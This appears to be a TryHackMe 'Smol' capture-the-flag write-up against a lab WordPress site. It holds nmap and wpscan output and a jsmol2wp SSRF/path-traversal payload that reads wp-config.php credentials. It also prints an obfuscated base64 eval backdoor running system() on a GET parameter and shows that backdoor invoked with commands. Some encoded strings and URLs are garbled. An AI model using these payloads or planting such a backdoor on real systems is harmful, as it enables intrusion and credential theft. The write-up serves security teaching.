

Smol [THM]

At the heart of **Smol** is a WordPress website, a common target due to its extensive plugin ecosystem. The machine showcases a publicly known vulnerable plugin, highlighting the risks of neglecting software updates and security patches. Enhancing the learning experience, Smol introduces a backdoored plugin, emphasizing the significance of meticulous code inspection before integrating third-party components.

Quick Tips: Do you know that on computers without GPU like the AttackBox, **John The Ripper** is faster than **Hashcat**?

Note: Please allow 4 minutes for the VM to fully boot up.

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -T4 -p- -v www.smol.thm

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 cb:12:71:56:53:53:9a:e3:19:e1:62:e9:1c:37:93:77 (RSA)
|   256 01:69:94:97:7c:be:77:a4:ca:f2:ac:c3:40:63:d8:2e (ECDSA)
|_  256 86:d0:7a:81:36:68:6a:45:07:53:18:5d:99:22:19:02 (ED25519)

80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: AnotherCTF
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 6.7.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/16%OT=22%CT=1%CU=41682%PV=Y%DS=4%DC=T%G=Y%TM=68A0
OS:BCE8%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=1%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11NW
OS:7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B3%
OS:W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M508N
OS:NSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:Y%DF=Y%T=40%W=0%S=A%Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)


Uptime guess: 22.027 days (since Fri Jul 25 12:38:09 2025)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1 234.08 ms 10.8.0.1
2 ... 3
4 302.93 ms www.smol.thm (10.201.86.227)
```

So here we don't see much the regular ports 80 and 22. Let's move to the next step. One thing to note here is that the port 80 where the web server is running is running wordpress keeping that in mind we can move forward to our next step that is use wpscan.

Wpscan (<https://www.smol.thm>)

command ⇒ wpscan --url <http://www.smol.thm/> -e --api-token your_api_token --random-user-agent



WordPress Security Scanner by the WPScan Team

Version 3.8.27

Sponsored by Automattic - [https://automattic.com/](https://automattic.com)

@_WPScan_, @_ethicalhack3r, @erwan_lr, @fireart

[+] URL: <http://www.smol.thm/> [10.201.86.227]

[+] Started: Sat Aug 16 13:19:57 2025

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: <http://www.smol.thm/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: <http://www.smol.thm/readme.html>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] Upload directory has listing enabled: <http://www.smol.thm/wp-content/uploads/>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://www.smol.thm/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 6.7.1 identified (Outdated, released on 2024-11-21).

| Found By: Rss Generator (Passive Detection)

| - <http://www.smol.thm/index.php/feed/>, <generator><https://wordpress.org/?v=6.7.1></generator>

| - http://www.smol.thm/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.7.1</generator>

[+] WordPress theme in use: twentytwentythree

| Location: http://www.smol.thm/wp-content/themes/twentytwentythree/

| Last Updated: 2024-11-13T00:00:00.000Z

| Readme: http://www.smol.thm/wp-content/themes/twentytwentythree/readme.txt

| [!] The version is out of date, the latest version is 1.6

| [!] Directory listing is enabled

| Style URL: http://www.smol.thm/wp-content/themes/twentytwentythree/style.css

| Style Name: Twenty Twenty-Three

| Style URI: https://wordpress.org/themes/twentytwentythree

| Description: Twenty Twenty-Three is designed to take advantage of the new design tools introduced in WordPress 6....

| Author: the WordPress team

| Author URL: https://wordpress.org

|

| Found By: URLs In Homepage (Passive Detection)

|

| Version: 1.2 (80% confidence)

| Found By: Style (Passive Detection)

| - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match: 'Version: 1.2'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] jsmol2wp

| Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/

| Latest Version: 1.07 (up to date)

| Last Updated: 2018-03-09T10:28:00.000Z

|

| Found By: URLs In Homepage (Passive Detection)

|

| [!] 2 vulnerabilities identified:

| [!] Title: JSmol2WP <= 1.07 - Unauthenticated Cross-Site Scripting (XSS)

| References:

| - https://wpscan.com/vulnerability/0bbf1542-6e00-4a68-97f6-48a7790d1c3e

| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20462

| - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%6jsmol2wp%E6%BC%8F%E6%B4%9E/%E5%8F%8D%E5%BD%84%E6%80%A7XSS

|

| [!] Title: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)

| References:

| - https://wpscan.com/vulnerability/ad01dad9-12ff-404f-8718-9ebbd67bf611

| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20463

| - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%6jsmol2wp%E6%BC%8F%E6%B4%9E/%E5%8F%8D%E5%BD%84%E6%80%A7XSS

|

| Version: 1.07 (100% confidence)

| Found By: Readme - Stable Tag (Aggressive Detection)

| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt

| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)

| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:00:34 ←=====

=====⇒ (652 / 652) 100.00% Time: 00:00:34

[+] Checking Theme **Versions** (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating **Timthumbs** (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:02:14 ←=====

=====⇒ (2575 / 2575) 100.00% Time: 00:02:14

[i] No Timthumbs Found.

[+] Enumerating Config **Backups** (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:08 ←=====

=====⇒ (137 / 137) 100.00% Time: 00:00:08

[i] No Config Backups Found.

[+] Enumerating **DB Exports** (via Passive and Aggressive Methods)

Checking DB Exports - Time: 00:00:04 ←=====

=====⇒ (84 / 84) 100.00% Time: 00:00:04

[i] No DB Exports Found.

[+] Enumerating **Medias** (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)

Brute Forcing Attachment IDs - Time: 00:00:05 ←=====

=====⇒ (100 / 100) 100.00% Time: 00:00:05

[i] No Medias Found.

[+] Enumerating **Users** (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:03 ←=====

=====⇒ (10 / 10) 100.00% Time: 00:00:03

[i] User(s) Identified:

[+] Jose Mario Llado Marti

| Found By: Rss Generator (Passive Detection)

[+] wordpress user

| Found By: Rss Generator (Passive Detection)

[+] admin

| Found By: Wp Json Api (Aggressive Detection)

| - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1

| Confirmed By:

| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Login Error Messages (Aggressive Detection)

[+] think

| Found By: Wp Json Api (Aggressive Detection)

| - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1

| Confirmed By:

| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Login Error Messages (Aggressive Detection)

[+] wp

| Found By: Wp Json Api (Aggressive Detection)

```

[+] - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] gege
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] diego
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] xavi
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 3
| Requests Remaining: 0

[+] Finished: Sat Aug 16 13:23:38 2025
[+] Requests Done: 3620
[+] Cached Requests: 9
[+] Data Sent: 1.103 MB
[+] Data Received: 1.043 MB
[+] Memory used: 321.469 MB
[+] Elapsed time: 00:03:41

```

```

[+] jsmol2wp
| Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
| Latest Version: 1.07 (up to date)
| Last Updated: 2018-03-09T10:28:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: JSmol2WP <= 1.07 - Unauthenticated Cross-Site Scripting (XSS)
| References:
|   - https://wpscan.com/vulnerability/0bbf1542-6e00-4a68-97f6-48a7790d1c3e
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20462
|   - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%8F%E6%B4%9E/%E5%8F%8D%E5%B0%84%E6%80%A7XSS
|
| [!] Title: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)
| References:
|   - https://wpscan.com/vulnerability/ad01dad9-12ff-404f-8718-9ebhd67bf611
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20463
|   - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%8F%E6%B4%9E/%E5%8F%8D%E5%B0%84%E6%80%A7XSS

```

As we can see there is a wordpress plugin named `jsmol2wp` which is vulnerable to unauthenticated XSS and our favourite unauthenticated SSRF now we can just skip the unauthenticated XSS and look how can we get unauthenticated SSRF via this plugin.

Bonus: Use the api token for better results. You can create you account on [Wpscan: WordPress Security Scanner](#) once created you will get the api token copy and use it in the scan.

Exploiting SSRF via `jsmol2wp` plugin

Understanding the Exploit

payload ⇒ <http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php>

The screenshot shows a browser window with three tabs open. The active tab is titled 'JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)' and displays information from WPScan. The page title is 'Wordpress Plugin Vulnerabilities' and the specific vulnerability is 'JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)'. It includes sections for 'Description', 'Proof of Concept', and 'Affects Plugins'. The 'Affects Plugins' section lists 'jsmol2wp' with 'No known fix'. Below the browser window, there is a note: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

Click on the image to get to the same page. Now here we see that we are using path traversal on the jsmol.php file and accessing the wp-config.php file which may contain credentials in plain text. Let's modify this payload to suit our domain and see what goodies does wp-config.php has for us.

Wp-Config.php

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'PASSWORD_YOU_NEED_TO_FIND' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```

```

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/documentation/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}


```

```
/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
```

Here we got credential for database for wpuser. Now Let's Finally Look what the website looks like visiting the website and try to login with the creds of wpuser if we lucky we get to the dashboard and we know that there is a login page for us because we saw it in the wpscan results.


Visiting the Web Application

<http://www.smol.thm/>



Ok we see three blog posts which we really are not interested in we need to see the login page for the wordpress dashboard so let's move forward to it.

<http://www.smol.thm/wp-login.php>



The top screenshot shows a browser window with multiple tabs open, including 'smol.thm/wp-content/plugins' and 'Log In - AnotherCTF - Word'. The main content area displays a WordPress login form with the 'wpuser' username and a password consisting of 10 asterisks. Below the form are links for password recovery and a link to 'AnotherCTF'. The bottom screenshot shows the WordPress dashboard for user 'wpuser'. The dashboard includes sections for 'At a Glance' (Posts: 2, Pages: 1), 'Activity' (Recent posts: RCE, SSRF, XSS), and a 'Quick Draft' editor. The status bar at the bottom indicates 'Version 6.7.1'.

There we go successfully are logged in into the wordpress dashboard as wpuser. Let's Look around and see what interesting things we can find.

Webmaster Tasks!! — Private

http://www.smol.thm/wp-admin/edit.php?post_type=page

The screenshot shows the 'Pages' section of the WordPress admin. It lists two pages: 'Privacy Policy — Privacy Policy' and 'Webmaster Tasks!! — Private'. Both pages are marked as 'Private'. The status bar at the bottom indicates 'Version 6.7.1'.

1- [IMPORTANT] Check Backdoors: Verify the **SOURCE CODE** of "Hello Dolly" plugin as the site's code revision.

2- Set Up **HTTPS**: Configure an **SSL** certificate to enable **HTTPS** and encrypt data transmission.

3- Update Software: Regularly update your **CMS**, plugins, and themes to patch vulnerabilities.

4- Strong Passwords: Enforce strong passwords **for** users and administrators.

5- Input Validation: Validate and sanitize user inputs to prevent attacks like **SQL** injection and **XSS**.

6- [IMPORTANT] Firewall Installation: Install a web application firewall (WAF) to filter incoming traffic.

7- Backup Strategy: Set up regular backups of your website and databases.

8- [IMPORTANT] User Permissions: Assign minimum necessary permissions to users based on roles.

9- Content Security Policy: Implement a CSP to control resource loading and prevent malicious scripts.


10- Secure File Uploads: Validate file types, use secure upload directories, and restrict execution permissions.

11- Regular Security Audits: Conduct routine security assessments, vulnerability scans, and penetration tests.

We found a private page named as webmaster tasks - private inside there are some tasks that webmaster aka the developers need to do in there in the first one we can see they are asking developers to check for backdoors in the hello dolly source code which is a plugin for wordpress. If there is a backdoor in the hello dolly plugin we can use it to gain access to the server but first we need to know what to look for we know there is a plugin hello dolly but there will be a file we need to look in the source code we don't know what the file is called so let's do a quick google search for what we are looking for.

hello-dolly/hello.php

<https://github.com/WordPress/hello-dolly/blob/trunk/hello.php>




```
1 <?php
2 /**
3  * Package Hello_Dolly
4  * @version 1.7.2
5  */
6 /**
7  * Plugin Name: Hello Dolly
8  * Plugin URI: https://wordpress.org/plugins/hello-dolly/
9  * Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong.
10 * Author: Matt Mullenweg
11 * Version: 1.7.2
12 * Author URI: https://me.rtl/
13 */
14
15 /**
16  * Function hello_dolly_get_lyric()
17  * // These are the lyrics to Hello Dolly //
18  * $lyrics = "Hello, Dolly
19  * Well, well, Dolly
20  * It's so nice to have you back where you belong
21  * You're lookin' swell, Dolly
22  * I can tell, Dolly
23  * You've still got* strong
24  * I feel the room sayin'
25  * Well, well, Dolly
26  * One of our old favorite songs! From way back when
27  * So, take her wrap, fellas
28  * Dolly, never go away again
29  * Well, well, Dolly
30  * It's so nice to have you back where you belong
31  * You're lookin' swell, Dolly
32 */
```

Ok i was able to find the source code of the hello dolly plugin and the file name that the source code is in is hello.php now that we know what file we are looking for let's use our ssrf we found to see the source code of the hello dolly for any backdoors we can use to get in the server.

Source code for hello.php (hello-dolly plugin)


payload ⇒ <http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-content/plugins/hello.php>



Using burpsuite for better visibility and it is easier to play with parameter here than the web browser but both is fine u can do it one web browser as well. Now that we are in the source let's look for the backdoor they were talking about.

payload ⇒

```
eval(base64_decode('CiBpZiAoaXnZXQoJF9HRVRbIwxNDNcMTU1XHg2NCJdKSkgreyBzeXn0Zw0oJF9HRVRbIwxNDNceDzKXDE0NCJdKTsgfSA=')
```



Look like a base64 string the is being evaluated. Let's decode and see what it is about most likely this is the backdoor we are looking for as this is only thing that is using the eval function.

Decoding the Unknown base64

command ⇒ echo

```
"CiBpZiAoaXnZXQoJF9HRVRbIwxNDNcMTU1XHg2NCJdKSkgreyBzeXn0Zw0oJF9HRVRbIwxNDNceDzKXDE0NCJdKTsgfSA=" | base64 -d
```

```
→ $ smol echo "CiBpZiAoaXnZXQoJF9HRVRbIwxNDNcMTU1XHg2NCJdKSkgreyBzeXn0Zw0oJF9HRVRbIwxNDNceDzKXDE0NCJdKTsgfSA=" | base64 -d

if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); } %

→ smol [
```

As i told you this is a backdoor that is getting a shell using the system get and the encoding you see in the bracket it is cmd to avoid flagging it is encoded. Now that we found our precious backdoor let's try to access it. Let's get our id.

```
function hello_dolly() {
    eval(base64_decode('CiBpZiAoaXnZXQoJF9HRVRbIwxNDNcMTU1XHg2NCJdKSkgreyBzeXn0Zw0oJF9HRVRbIwxNDNceDzKXDE0NCJdKTsgfSA='));

    $chosen = hello_dolly_get_lyric();
    $lang = '';
    if ('en_' != substr( get_user_locale(), 0, 3 ) ) {
        $lang = ' lang="en"';
```

```

}

printf(
    '<p id="dolly"><span class="screen-reader-text">%s </span><span dir="ltr">%s>%s</span></p>',
    __('Quote from Hello Dolly song, by Jerry Herman:'),
    $lang,
    $chosen
);
}


// Now we set that function up to execute when the admin_notices action is called.
add_action('admin_notices', 'hello_dolly');

```

Now if we try to access the backdoor directly we can't get any results you know why because the hello_dolly() function check if it is done by the admin or not if it doesn't find admin access it won't give you the intended result Let's see it action. First without the admin panel access and other with the access.

Without Access


payload ⇒ <http://www.smol.thm/wp-content/plugins/hello.php?cmd=ls>



As you can see we don't see the list directory output we don't see any file in the directory we currently are in.

With Access

payload ⇒ <http://www.smol.thm/wp-admin/index.php/wp-content/plugins/hello.php?cmd=id>


